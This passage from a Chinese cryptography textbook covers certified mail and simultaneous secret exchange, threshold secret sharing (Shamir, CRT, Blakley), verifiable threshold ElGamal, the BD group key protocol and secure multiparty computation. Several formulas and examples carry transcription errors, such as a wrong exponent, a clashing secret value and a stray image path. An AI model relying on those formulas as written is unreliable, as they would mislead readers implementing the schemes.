（2）Alice 产生 n 对 DES 密钥。每对密钥的第一个密钥是随机产生的；每对密钥的第二个密钥是第一个密钥和消息加密密钥的异或。

(3) Alice 用她的 $2n$ 个密钥的每一个加密一份假消息。

(4) Alice 把所有加密消息都发送给 Bob,保证他知道哪些消息是哪一对的哪一半。

(5) Bob 产生 n 对随机 DES 密钥。

(6) Bob 产生一对指明一个有效收条的消息。比较好的消息可以是"这是我收条的左半"和"这是我收条的右半",再附加上某种类型的随机比特串。他做了 n 个收条对,每个都编上号。如同先前的协议一样,如果 Alice 能产生一个收条的两半(编号相同)和她的所有加密密钥,这个收条被认为是有效的。

(7) Bob 用 DES 密钥对加密他的每一对消息,第 i 份消息用第 i 个密钥,左半消息用密钥对中的左密钥,右半消息用密钥对中的右密钥。

(8) Bob 把他的消息对发送给 Alice,保证 Alice 知道哪些消息是哪一对的哪一半。

(9) Alice 和 Bob 利用不经意传输协议发送给对方每个密钥对。那就是说,对 n 对中的每一对而言,Alice 或者送给 Bob 用来加密左半消息的密钥,或者送给 Bob 用来加密右半消息的密钥。Bob 也同样这么做。他们可以或者交替传送这些一半,或者一方发送 n 个,然后另一方再发送 n 个这都没有关系。现在 Alice 和 Bob 都有了每个密钥对中的一个密钥,但是都不知道对方有哪些一半。

(10) Alice 和 Bob 都解密他们能解的那些一半,并保证解密消息是有效的。

(11) Alice 和 Bob 送给对方所有 $2n$ 个 DES 密钥中的第一个比特(如果他们担心 Eve 可能会读到这个邮件消息,那么他们应当对相互的传输加密)。

(12) Alice 和 Bob 对所有 $2n$ 个 DES 密钥中的第二比特、第三比特都重复第(11)步,如此继续下去,直到所有 DES 密钥的所有比特都传送完。

(13) Alice 和 Bob 解密消息对中的余下一半。Alice 有了一张来自 Bob 的有效收条,而 Bob 能异或任一密钥对以得到原始消息加密密钥。

(14) Alice 和 Bob 交换在不经意传输协议期间使用的私钥,同时每一方验证另一方没有进行欺骗。

Bob 的第(5)~(8)步和 Alice 和 Bob 的第(9)~(12)步都和签约协议相同。意想不到的手法是 Alice 的所有假消息。它们给予 Bob 一些办法来检查第(10)步中 Alice 的不经意传输的有效性,这可以迫使 Alice 在第(11)~(13)步期间保持诚实。并且如同同时签约协议一样,完成协议要求 Alice 的一个消息对的左右两半。

4. 同步秘密交换协议

场景实例:Alice 知道秘密 A;Bob 知道秘密 B。如果 Bob 告诉 Alice B,Alice 愿意告诉 Bob A。如果 Alice 告诉他 A,Bob 愿意告诉 Alice B:

(1) Alice:"如果你先告诉我,我就告诉你。"(2)Bob:"如果你先告诉我,我就告诉你。"(3)Alice:"不,你先讲。"(4)Bob:"噢,好吧"(Bob 悄悄说了)。(5)Alice:"哈! 我不告诉你。"(6)Bob:"那不公平。"

可以对数字证明邮件协议进行修改以达到一种同步秘密交换协议:Alice 使用 A 作消息完成第(1)~(4)步。Bob 用 B 作消息完成类似的步骤。Alice 和 Bob 在第(9)步中执行不经意传输,在第(10)步中解密他们能解密的那一半消息,并在第(11)和第(12)步中处理完那些迭代。如果他们要防范 Eve,他们应当加密其消息。最后,Alice 和 Bob 对余下的一半解密消息,并异或任一密钥对来得到原始消息加密密钥。

8.8 小　　结

本章针对不同应用领域，给出零知识协议、比特承诺、掷币协议、电话扑克协议、不经意传输、不可否认以及同步秘密交换等典型两方协议，并辅以简洁方案或应用实例，使学生形成由物理世界的应用转化为信息世界的数字的思维方式，最终达到理论与应用相结合的目的。

8.9 习　　题

1. 简述零知识协议与认证中的挑战-应答协议的区别。

2. 波利发布一个1024位的RSA公钥(n, e)，并想让维尼验证自己拥有相对应的私钥d。因此，他们的朋友泽克提出一种证明系统：

(1) 维尼选择一个随机数$r \pmod n$，将加密信息$r^e \pmod n$发送给波利。

(2) 波利解密收到的消息，然后将解密值发送给维尼。

(3) 维尼收到的消息如果等于r，则接受，否则拒绝。

问题：泽克的协议是完备且合理的，你认为维尼需要多次重复协议以至于确信波利知道d么？解释为什么。

3. 说明你研究两方安全协议后的想法。

第9章 多方安全协议

21世纪世界上只有两种生意，就是拥有网站的企业和将被收盘的生意，未来要么电子商务，要么无商可务。

——比尔·盖茨

9.1 基本多方安全协议

9.1.1 秘密共享：权力集中还是分散

设想你已发明了一种新的、味道鲜美的酱牛肉，或者你已经制作了一种碎肉夹饼的调味料，哪怕它比你的竞争者的更逊色。重要的是：你都必须保守秘密。你只能告诉最信赖的雇员各种成分准确的调和，但如果他们中的一个背叛到对手方时秘密就会泄漏，不久，每个竞争对手将做出和你的一样的调味料。这种问题的产生如图9.1所示。



■ **传统秘密保持的缺陷**：集中式的秘密保持导致风险集中、权力集中。

■ **秘密分割**：把一个消息分成 n 块，单独的每一块看起来没有意义，但所有的块集合起来能恢复出消息。

图9.1 秘密分割问题的产生

案例1：商店的保险箱可能要求同时用经理的钥匙和运钞车司机的钥匙才能打开：避免不诚实的经理或运钞车司机偷窃钱财；防止歹徒威胁手无寸铁的经理。

案例2：在可信第三方Trent的主导下将某秘密进行分割在Alice与Bob之间共享的简单协议。

秘密分割：Trent产生一个随机比特 R（R 和 M 一样长度），Trent用 R 异或 M 得到 $S=R\oplus M$，Trent将 R 给Alice，将 S 给Bob。

秘密重构：Alice与Bob将他们的消息异或就可以得到消息 $M=R\oplus S$。

案例2可以扩展到 N 方，即在可信第三方 Trent 的主导下将某秘密进行分割在 N 个人之间共享的简单协议，如扩展到三方：Trent 分给每个人：R_1、R_2、$R_1 \oplus R_2 \oplus M$，其中 M 是秘密消息；扩展到五方：假设秘密密钥为 s，A 与5个人进行共享，把它分为 $s=s_1 \oplus s_2 \oplus s_3 \oplus s_4 \oplus s_5$，并且给定 s_i 到第 i 个人。没有一个人可以计算出 s，4个人也不能计算出 s，必须五人才能计算。如果聚齐密钥，可以恢复 s。但这种秘密分割的简单协议有如下主要缺点：如有一方不参与，则无法恢复。即容错性差，单点失效。为了使秘密泄露的风险降低，进一步改进密码分割中所存在的问题，Blakley 和 Shamir 在1979年分别独立提出秘密共享体制。秘密共享体制的模型如图9.2所示。

□ **基于主密钥的信息安全系统的缺陷**

■ 主密钥偶然或有意地被泄露，系统中的秘密信息会遭受攻击。

■ 主密钥丢失或损坏，系统中的秘密信息将无法恢复。

■ 主密钥的解决方案导致权力过于集中——密钥管理。


□ **秘密共享目标**

■ 是秘密分割密码技术的一种推广。

■ 目的是阻止秘密过于集中，以达到分散风险和容忍入侵的目的。

□ **最常用的秘密共享方案——门限方案**

■ 门限方案：实现门限访问结构的秘密共享需要一个(m,n)的门限访问结构，包括：m 为门限值；秘密 SK 被拆分为 n 个份额的共享秘密；利用任意 m 个或更多个共享份额可以恢复秘密 SK；任何 $m-1$ 或更少的共享份额是不能得到关于秘密 SK 的任何有用信息。



(3,5)门限秘密共享方案

图9.2　秘密共享体制的主要针对问题和目标以及最常用的方案模型

(1) 基于拉格朗日插值多项式的秘密共享(m, n)门限方案，如图9.3所示。

假定在 n 个人中共享密钥 k，使得任意 m 个人可以相互协作获取密钥。

□ 秘密分割

■ 生成比 k 大的随机素数 p。

■ 生成 $m-1$ 个随机整数 $R_1, R_2, \cdots, R_m$，每一都比 p 小。

■ 使用 $F(x)$ 定义为有限域上的多项式。

■ 通过定义 $k_i = F(x_i)$ 生成 F 的 n 个“影子”(x_i 取值不同)。

■ $[p, x_i, k_i]$作为标识为 i 的秘密共享者秘密分量，并销毁 $R_1, R_2, \cdots, R_m$ 和 k。

□ 秘密重构

■ m 个线性方程可以构造重构 $F(x)$：

$$F(x)=\sum_{i=1}^{m} k_i \prod_{j=1,j\neq i}^{m} \frac{x-x_j}{x_i-x_j},\quad k=\sum_{i=1}^{m} y_i \prod_{j=1,j\neq i}^{m} \frac{x_j}{x_j-x_i}$$

图9.3　基于拉格朗日插值多项式的秘密共享(m, n)门限方案

(2) Shamir 门限方案如图 9.4 所示。

□ 有限域 $GF(q)$，q 为大素数，$q \geqslant n+1$。秘密 $s \in_R GF(q)\backslash\{0\}$，$k-1$ 个系数 $a_1, a_2, \cdots, a_{k-1}$，其中 $a_i \in_R GF(q)\backslash\{0\}$。
□ 在 $GF(q)$ 上构造一个 $k-1$ 次多项式 $f(x) = a_0 + a_1 x + \cdots + a_{k-1} x_{k-1}$
□ $a_0 = f(0) = S$
□ 分配子秘密：N 个参与者 $P_1, \cdots, P_n$，P_i 的影子(Shadow)为 $f(i)$。任意 k 个参与者得到秘密，可使用$\{(i_l, f(i_l)) \mid l = 1, \cdots, k\}$构造方程组：$\begin{cases} a_0 + a_1(i_1) + \cdots + a_{k-1}(i_1)^{k-1} \pmod q = f(i_1) \\ a_0 + a_1(i_k) + \cdots + a_{k-1}(i_k)^{k-1} \pmod q = f(i_k) \end{cases}$
□ 基于多项式 Lagrange 插值公式：$f(x) = \sum_{j=1}^{k} f(x_j) \prod_{\substack{l=1 \\ l \neq j}}^{k} \frac{(x - x_l)}{x_j - x_l}$
□ 重构与密钥恢复：有限域 $GF(q)$Lagrange 插值公式：$s = f(0)$，$f(x) = \sum_{j=1}^{k} f(i_j) \prod_{\substack{l=1 \\ l \neq j}}^{k} \frac{x - i_l}{i_j - i_l} \pmod q$；$s = (-1)^{k-1} \sum_{j=1}^{k} f(i_j) \prod_{\substack{l=1 \\ l \neq j}}^{k} \frac{i_l}{i_j - i_l} \pmod q$

图 9.4　Shamir 门限方案

(3) Shamir 门限方案的实例如图 9.5 所示。

例 $k = 3$，$n = 5$，$q = 19$，$s = 11$。随机选 $a_1 = 2$，$a_2 = 7$，$f(x) = 7x^2 + 2x + 11 \bmod 19$。
计算 $f(1) = 1$，$f(2) = 5$，$f(3) = 4$，$f(4) = 17$，$f(5) = 6$。
已知 $f(2)$，$f(3)$，$f(5)$，重构：
$f(x) = 5\frac{(x-3)(x-5)}{(2-3)(2-5)} + 4\frac{(x-2)(x-5)}{(3-2)(3-5)} + 6\frac{(x-2)(x-3)}{(5-2)(5-3)} \bmod 19 = 7x^2 + 2x + 11$
$s = (-1)^2\left(5\frac{3 \times 5}{(2-3)(2-5)} + 4\frac{2 \times 5}{(3-2)(3-5)} + 6\frac{2 \times 3}{(5-2)(5-3)}\right) \bmod 19 = 11$
结果：$s = 11$

图 9.5　Shamir 门限方案的实例

(4) 基于中国剩余定理的门限方案如图 9.6 所示。

(5) 向量方案如图 9.7 所示。

此外，还有 Mignotte 门限秘密共享方案、Asmuth-Bloom 门限秘密共享方案等。

9.1.2　可验证秘密共享：坚实的架构

设想如下几种场景：

情景 1——上校 Alice、Bob 和 Card 在某个隔离区很深的地下掩体中。一天，他们从总统那里得到密码消息："发射那些导弹，我们要根除这个国家的神经网络研究残余。"Alice、Bob 和 Carol 出示他们的"影子"，但 Carol 却输入一个随机数。她实际上是和平主义者，不想发射导弹。由于 Carol 没有输入正确的"影子"，因此他们恢复的秘密是错误的，导弹还是

停放在发射井中。甚至更糟糕的是，没有人知道为什么会这样。即使 Alice 和 Bob 一起工作，他们也不能证明 Carol 的“影子”是无效的。

■ 中国剩余定理：令 $m_1, \cdots, m_r$ 两两互素，$a_1, \cdots, a_r$ 为整数，则同余方程组：

$x \equiv a_i \bmod m_i$，$i = 1, \cdots, r$ 对模 $M(= m_1 m_2 \cdots m_r)$ 有唯一解：$x = \sum_{i=1}^{r} a_i M_i y_i \bmod M$，

其中 $M_i = M/m_i$，$y_i M_i \equiv 1 \bmod m_i$

■ 举例引入：问题：已知 $x \equiv 2 \pmod 9$，$x \equiv 8 \pmod{11}$，$x \equiv 9 \pmod{13}$

则有如下结论：任何一个方程无法确定 x；任何 2 个方程可唯一确定 x；任何 3 个方程存在冗余信息：有一个冗余方程可构造(2,3)门限方案。

- □ $x \equiv 9 \pmod{13}$ 显然不满足，其他一样
- □ $x \equiv 2 \pmod 9$，$x \equiv 8 \pmod{11}$，则 $x \equiv 74 \pmod{99}$，$x = 74$
- □ $x \equiv 2 \pmod 9$，$x \equiv 8 \pmod{11}$，$x \equiv 9 \pmod{13}$，则 $x \equiv 74 \pmod{1287}$，$x = 74$

■ 实例构造：

- □ 首先选取 n 个严格递增的 $m_1, m_2, \cdots, m_n$，满足：
  - (1) $(m_i, m_j) = 1$（对所有 $i \neq j$）
  - (2) $m_1 m_2 \cdots m_k > m_n m_{n-1} \cdots m_{n-k+2}$
- □ S 是秘密，满足 $m_1 m_2 \cdots m_k > s > m_n m_{n-1} \cdots m_{n-k+2}$，可构造$(k, n)$门限方案：
- □ 子密钥的分发

  $s_i = s \pmod{m_i}$ $(i = 1, \cdots, N)$，(m_i, s_i) 为一子密钥
- □ 密钥的恢复
  - (1) 当 k 个参与者提供子密钥时，可建立方程组 $\begin{cases} s \equiv s_{i_1} \pmod{m_{i_1}} \\ \vdots \\ s \equiv s_{i_k} \pmod{m_{i_k}} \end{cases}$
  - (2) 由中国剩余定理可以求得 $s \equiv s' \bmod N'$，N'为 k 个 m 的乘积，$s \equiv s'$是唯一的
- □ 如果仅有 $k-1$ 个参与者，只能求得 $s \equiv s'' \bmod s''$，无法确定 s。

■ 例 $k = 2$，$n = 3$，$s = 4$，$m_1 = 9$，$m_2 = 11$，$m_3 = 13$，$m_1 m_2 = 99 > 13 = m_3$，此范围选取 $s = 74$。子秘密分发，$s \equiv 2 \pmod 9$，$s \equiv 8 \pmod{11}$，$s \equiv 9 \pmod{13}$；其中(9，2)、(11，8)、(13，9)构成(2,3)门限方案：

- □ 若已知(9，2)，(11，8)，可建立方程组：

$$\begin{cases} s \equiv 2 \pmod 9 \\ s \equiv 8 \pmod{11} \end{cases}$$

- □ 解得 $s \equiv (11 \times 5 \times 2 + 9 \times 5 \times 8) \bmod 99 \equiv 74$，故 $s = 74$。

图 9.6　基于中国剩余定理的门限方案

情景 2——上校 Alice 和 Bob 与 Mallory 正坐在掩体中。Mallory 假装也是上校，其他人都不能识破。同样的消息从总统那里来了，并且每人都出示了他们的“影子”，“哈，哈!”Mallory 大叫起来，“我伪造了从总统那里来的消息，现在我知道你们两人的‘影子’了”。在其他人抓住他以前，他爬上楼梯逃跑了。

情景 3——上校 Alice、Bob 和 Carol 与 Mallory 一起坐在掩体中，Mallory 又是伪装的(记住，Mallory 没有有效的影子)。同样的消息从总统那里来了，并且每人都出示了他们的“影子”，Mallory 只有在看到他们 3 人的“影子”后才出示他的“影子”。由于重构这个秘密只需要 3 个影子，因此他能够很快地产生一个有效的“影子”并出示。现在，他不仅知道了秘密，而且没有人知道他不是这个方案的一部分。

■ **向量方案**

George Blakley 发明了一个使用平面上的点的门限方案。秘密定义为一个 t 维空间的点。每个分享是一个$(t-1)$维的包括这个点的超平面。任何 t 个超平面的交点则刚好可以决定秘密。

■ 一般方案

机制：Blakley 有(t, n)门限方案；摘要：可信方分配秘密 S 的分享给 n 个用户。

结果：任何 t 个用户的组提交他们的分享就可以恢复秘密 S。

(1) 建立可信方 T 有一个秘密 $S=S_0$ 并希望分给 n 个用户。

① T 选择一个素数 $p>s_0$。T 选择模 ρ 的随机数 $s_1, s_2, \cdots, s_{t-1}$，并在模 ρ 的 t 维空间定义一个点 $Q(s_0, s_1, s_2, \cdots, s_{t-1})$。

② T 随机选择 $t-1$ 个相互独立模的系数 $a_0^i, \cdots, a_{t-2}^i$，$1 \leqslant i \leqslant n$，设定 $y^i = s_{t-1} - \sum_{j=0}^{t-2} a_j^i \cdot s_j \pmod p$ 并安全地传输对应超平面 $x_{t-1} = \sum_{j=0}^{t-2} a_j^i \cdot x_j + y^i$ 给每个 P_i 作为分享。

(2) 恢复秘密。任何 t 或更多个用户提交他们的分享。他们的分享提供了 t 个不同的超平面来计算点 $Q=(s_0, s_1, s_2, \cdots, s_{t-1})$。例如，$t$ 个用户 P_i，$1 \leqslant i \leqslant t$。他们的超平面可以产生短阵：

$$\begin{pmatrix} a_0^1 & a_1^1 & \cdots & -1 \\ a_0^2 & a_1^2 & \cdots & -1 \\ \vdots & \vdots & \vdots & \vdots \\ a_0^t & a_1^t & \cdots & -1 \end{pmatrix} \begin{pmatrix} s_0 \\ s_1 \\ \vdots \\ s_{t-1} \end{pmatrix} \equiv \begin{pmatrix} -y^1 \\ -y^2 \\ \vdots \\ -y^t \end{pmatrix} \pmod p$$

只要矩阵的行列模 ρ 不等于 0，矩阵模 ρ 就是可逆矩阵。

恢复的秘密就是 $S_0=S$。

■ **实例**

考虑建立一个(3,5)门限方案。令 $\rho=73$。假定有 5 个人 A、B、C、D、E，他们可以得到如下超平面：

$$\mathrm{A}: x_2 = 4 \cdot x_0 + 19 \cdot x_1 + 68; \mathrm{B}: x_2 = 52 \cdot x_0 + 27 \cdot x_1 + 10;$$
$$\mathrm{C}: x_2 = 36 \cdot x_0 + 65 \cdot x_1 + 18; \mathrm{D}: x_2 = 57 \cdot x_0 + 12 \cdot x_1 + 16;$$
$$\mathrm{E}: x_2 = 34 \cdot x_0 + 19 \cdot x_1 + 49。$$

如果 A、B、C 想恢复秘密，他们可以解：

$$\begin{pmatrix} 4 & 19 & -1 \\ 52 & 27 & -1 \\ 36 & 65 & -1 \end{pmatrix} \begin{pmatrix} x_0 \\ x_1 \\ x_2 \end{pmatrix} = \begin{pmatrix} -68 \\ -10 \\ -18 \end{pmatrix} \pmod{73}$$

解是$(x_0, x_1, x_2)=(42,29,57)$，因此，秘密就是 $S=x_0=42$。同样地，任何 A、B、C、D、E 中的 3 个就可以联系恢复秘密 S。

图 9.7 向量方案

上述场景就是秘密共享方案中的欺骗问题。针对此问题，Chor、Gildwasser、Micali、Awerbuch 提出获得基于因子分解难题的秘密共享，称新的协议为可验证秘密共享，每一方可以验证收到的秘密是否是正确的。此外，Benaloh 提出怎样获得可验证的秘密共享，即对每一方可验证所收到的秘密进行补充——如果存在单向函数的假设前提下可以容忍少数方共谋。Goldwasser 等指出怎样得到完全容错分布式计算，即在每一方使用正确的纠错码，抗第三方串谋，不进行密码学假设。

秘密共享中的欺骗问题可总结如下：

(1) 此方法存在的欺骗问题包括在重建阶段的参与者欺骗与分割阶段的分派者欺骗。

(2) 参与者欺骗是指参与者可能丢出假的子秘密，使得只有他自己能解出共享的秘密，而其他人无法解出该秘密。

(3) 分派者欺骗是指分派者可能把假的子秘密给参与者，使得该参与者无法在日后重建共享的秘密。

(4) 解决方案包括子秘密应具备可验证性(verifiable)与通过数字签名解决。

实例：可验证门限 ElGamal 方案如图 9.8 所示。

■ **ElGamal 方案**

建立：随机选择大素数 p,q 满足 $q|p-1$，计算 F_p^* 的 q 阶乘法生成元 g

私钥：$s\in Z_{p-1}$

公钥：$y=g^s \bmod p$，公开 p,g,y

消息：$m<p$

加密：$\begin{cases}(1)\ 选择随机数\ k\in Z_{p-1}\\(2)\ 计算\ A=g^k(\bmod\ p)\\(3)\ 计算\ B=my^k(\bmod\ p)\end{cases}$

密文：(A,B)

解密：$m=B/A^s(\bmod\ p)$

■ **门限 ElGamal 方案组成**

□ **密钥生成算法(Key generation algorithm)**

随机选择大素数 p、q 满足 $q|p-1$，计算 F_p^* 的 q 阶乘法生成元 g，私钥：$s\in_R Z_{p-1}$，

公钥：$y=g^s \bmod p$，公开 p,g,y。

利用 Shamir 秘密共享方案分配 s：

令 $f(0)=s, f(x)=s+\sum_{i=1}^{t}a_i x^i$，对于每一个 $a_i(1\leqslant i\leqslant k)$ 是从 Z_q 随即选择。

秘密密钥 SK_i 是

$$s_i = f(x_i) \bmod q (1\leqslant i\leqslant k)$$

然后计算验证密钥：$VK=v, VK_i=v^{s_i} \bmod p$，for $i=1,\cdots,k$。

□ **加密算法(Encryption algorithm)**

消息：$m<p$

加密：$\begin{cases}(1)\ 选择随机数\ k\in_R Z_{p-1}\\(2)\ 计算\ A=g^k(\bmod\ p)\\(3)\ 计算\ B=my^k(\bmod\ p)\end{cases}$

密文：(A,B)

□ **共享解密算法(Share decryption algorithm)**

不失一般性，假设索引从 1 到 $t+1$，每个成员计算：

$$T_i=\prod_{\substack{j=1\\ j\neq i}}^{t+1}\frac{-x_j}{x_i-x_j} \bmod q, W_i=A^{s_iT_i} \bmod p$$

□ **合并算法(Combining algorithm)**

合并节点(Combiner)计算：

$$\prod_{i=1}^{t+1}W_i=A^{\sum_{i=1}^{t+1}s_iT_i}=A^{f(0)}=A^s=y^k, m=B(y^k)^{-1}(\bmod\ p)$$

图 9.8 可验证门限 ElGamal 方案

9.1.3 BD 协议：提高效率

BD 协议是由 Burmester 和 Desmedt 提出的一种知名的非认证组密钥协商协议，用于实现 n 个成员间协商共同的会话密钥，虽然 BD 协议具有良好的通信效率和时间复杂度，但是由于在实际应用中，存在很多安全性和功能性缺陷，因此近几年得到了广泛的研究。图 9.9 简明地表达了 BD 协议的流程：P_i 代表第 i 个参与方，(X_i, x_i) 分别是 P_i 的公私钥对，K_i、Z_i 是中间协商值，交互过程为广播形式。

P_1	…	P_i	…	P_N
$x_1 \leftarrow z_p$		$x_i \leftarrow z_p$		$x_N \leftarrow z_p$
$x_1 \leftarrow g^{\times 1}$		$x_i \leftarrow g^{\times i}$		$x_N \leftarrow g^{\times N}$
$\xleftrightarrow{X_1}$		$\xleftrightarrow{X_i}$		$\xleftrightarrow{X_N}$
$K_1 \leftarrow X_2^{\times 1}$		$K_i \leftarrow X_{i+1}^{\times i}$		$K_N \leftarrow X_1^{\times N}$
$K_N \leftarrow X_N^{\times 1}$		$K_{i-1} \leftarrow X_{i-1}^{\times i}$		$K_{N-1} \leftarrow X_{N-1}^{\times N}$
$Z_1 \leftarrow K_1 / K_N$		$Z_i \leftarrow K_i / K_{i-1}$		$Z_N \leftarrow K_N / K_{N-1}$
$\xleftrightarrow{Z_1}$		$\xleftrightarrow{Z_i}$		$\xleftrightarrow{Z_N}$
		$SK \leftarrow K_1 \cdot K_2 \cdot \cdots \cdot K_N$		

图 9.9 BD 协议的基本流程

通过 Qiang Tang 等人的研究可以看出，BD 协议虽然可以抵抗被动攻击，即攻击者仅能窃听通信信息，但是无法抵抗主动攻击，例如：恶意的协议内参与者可以控制其他的参与者，使协商的密钥为特定值，这样违背了所有参与者对被协商密钥具有相同贡献的要求。

针对 BD 协议存在的问题，目前研究者们的主要改进思路是使 BD 协议具有认证能力，且可以进一步分为两类：非基于双线性映射的 BD 协议和基于双线性映射的 BD 协议。具体来说，为了使非基于双线性映射的 BD 协议实现认证能力，主要采用了传统的具有认证能力或签名能力的方案，相关研究有：Burmester 和 Desmedt 采用交互式零知识证明改进的 BD 协议使其具有认证能力，但依然无法抵抗某些主动攻击的问题，例如：中间人攻击、内部不同密钥攻击、外部/内部冒充攻击；2003 年，Katz 等人提出了一种编译器可以将被动安全的组密钥协商方案转换为可以抵抗主动攻击的认证协议，而且作为实例，将 BD 协议进行了转换，但是研究发现其无法抵抗内部不同密钥攻击——任意的 $n-2$ 个内部攻击者可以让其他合法用户协商不出相同的密钥；在此基础上，为了严格地处理组密钥协商的内部攻击者问题，2005 年 Katz 等人形式化定义了组密钥协商协议的内部攻击，并进一步提出了一种用于实现通用可组合 (Universal Composability, UC) 安全协议的理想函数的定义，为以后的安全性研究提供了理论基础；2008 年，为了解决 BD 协议无法抵抗不同密钥攻击的问题，崔国华和郑明辉等人依然采用签名方案实现 BD 协议的认证能力和抵抗内部不同密钥攻击的能力。

由于双线性映射特有的数学特性，和其可以有效构建基于身份密码方案的特点，基于双线性映射的 BD 协议的研究也是目前的热点领域之一。2000 年，Joux 提出了第一个基于双线性映射的 BD 协议，其主要应用了双线性映射的计算特点，使得组密钥的协商可以在 3 方

之间很容易实现，但他也没有考虑其主动安全性问题。在此基础之上，2003 年和 2004 年，X. Du 和 K. Y. Choi 等人分别提出了两种实用的基于身份 BD 协议，它们具有相同的思想，但是在效率方面各有所长：X. Du 等人的协议需要 2 轮通信，每个参与者的时间复杂度为常数次双线性映射、标量乘法和幂运算与参与者总数成正比；K. Y choi 等人的协议需要 1 轮通信，每个参与者的时间复杂度为常数次标量乘法、双线性映射次数和参与者总数成正比，因此这两个协议那个更优还依赖于具体的应用环境。虽然上述两个方案在执行效率上均实用，但是在安全性上确存在缺陷，2003 年 Fanggu Zhang 等人分析了这两个组密钥协商协议，发现如果任意两个恶意的内部攻击者拥有某合法参与者以前的认证副本，则可以冒充该参与者在新的组中协商密钥。针对该缺陷，2003 年，X. Du 等人提出了一个改进协议，但是 Qiang Tang 等人发现该改进协议依然存在无法抵抗内部攻击者的冒充问题。针对内部攻击的问题，2008 年 Lung-Chung Li 等人提出了可以抵抗现有所有已知攻击的组密钥协商协议，而且该协议仅需 1 轮通讯，但是在每个参与者的时间复杂度方面，其双线性映射的计算次数与参与者数成正比，因此时间开销相对较大。

综上所述，BD 协议是经典的组密钥协商协议之一，虽然其可以抵抗被动攻击，但是却无法抵抗主动攻击，因此在实际环境中缺乏安全性。针对这一点，研究者们提出了很多改进方案，但其主要思想相同，即参与者需要具有身份认证能力，而且由于双线性映射的出现及其特有的数学特性，也使其成为众多改进方案的重要工具。虽然改进的 BD 协议逐步实现了安全性，但是过多的计算双线性映射也使一些改进协议中参与者的时间复杂度可能过高，从而降低实用性。

9.1.4 保密的多方计算初探

保密的多方计算是一种协议，在这个协议中，一群人可在一起用一种特殊的方法计算许多变量的任何函数。这一群中的每个人都知道这个函数的值，但除了函数输出外，没有人知道关于任何其他成员输入的任何事情。保密的多方计算的基本特征是：两方或多方参与者基于他们各自私密输入的计算，彼此都不想其他方知道自己的输入信息。

案例 1：平均工资问题。一群人在无仲裁者的情况下，怎样才能计算出他们的平均薪水而又不让任何人知道其他人的薪水呢？如图 9.10 所示。

(1) Alice 在她的薪水上加一个秘密的随机数，并把结果用 Bob 的公开密钥加密，然后把它送给 Bob。
(2) Bob 用他的私钥对 Alice 的结果解密。他把他的薪水加到他从 Alice 那里收到的结果上，用 Carol 的公开密钥对结果加密，并把它送给 Carol。
(3) Carol 用她的私钥对 Bob 的结果解密。她把她的薪水和她从 Bob 那收到的结果相加，再用 Dave 的公开密钥对结果加密，并把它送给 Dave。
(4) Dave 用他的私钥对 Carol 的结果解密。他把他的薪水和他从 Carol 那收到的结果相加，再用 Alice 的公开密钥对结果加密，并把它送给 Alice。
(5) Alice 用她的私钥对 Dave 的结果解密。她减去第(1)步中的随机数以恢复每个人薪水之总和。
(6) Alice 把这个结果除以人数(在这里是 4)，并宣布结果。

图 9.10 多方安全计算的一种场景——无条件多方安全协议

分析：这个协议假定每个人都是诚实的。如果参与者谎报了他们的薪水，则这个平均值将是错误的。一个更严重的问题是 Alice 可以对其他人谎报结果。在第(5)步她可以从结果中减去她喜欢的数，并且没有人能知道。

这只是一般定理的一种简单情况：任何 n 输入的函数可以被 n 个人用这种办法计算，使得所有人都知道函数的值，但任何少于 $n/2$ 个人的一群人都得不到除了他们自己的输入以及输出信息值之外的任何附加信息。

案例 2：终身伴侣问题。Alice、Bob 都在寻找终身伴侣，他们的兴趣爱好不同：Alice 喜欢 KTV、逛街、劲乐团，Bob 更倾向于 NBA、足球、聚会。目标是：找一个趣味相投的终身伴侣，但却不能直接表达自己的择偶目标。

一种有效解决方案：

(1) 使用一个单向函数，Alice 将她的择偶要求 m 作为单向函数的输入得到一个 8 位数字的字符串 $h(m)$，Alice 用这 8 位数字作为电话号码拨号，并留言；如果电话号码无效，Alice 给这个电话号码申请一个单向函数直到她找到一个与她有相同择偶要求的人。

(2) Alice 告诉 Bob 她为她的择偶要求申请一个单向函数的次数。

(3) Bob 用和 Alice 相同次数的 Hash 他的择偶要求，他也用这个 8 位数字作为电话号码，试图听取留言，有留言，则配对成功。

分析：Bob 可以进行“选择明文攻击”：可以 Hash 一般的择偶要求，拨打所得的电话号码，以窃听留言。因此，只有在不可能得到足够多的明文消息的情况下该协议安全。

案例 3：保密电路计算。Alice 的输入为 a，Bob 的输入为 b。他们希望一起计算一些普通函数 $f(a,b)$，这样使得 Alice 不知道 Bob 的输入情况，Bob 也不知道关于 Alice 的输入情况。保密多方计算的一般性问题也称为保密电路计算。这里，Alice 和 Bob 可以创造一个任意的布尔电路，这个电路接受来自 Alice 和来自 Bob 的输入并产生一个输出。保密电路计算是一个完成下面 3 件事的协议：

(1) Alice 可以键入她的输入且 Bob 不能知道它。

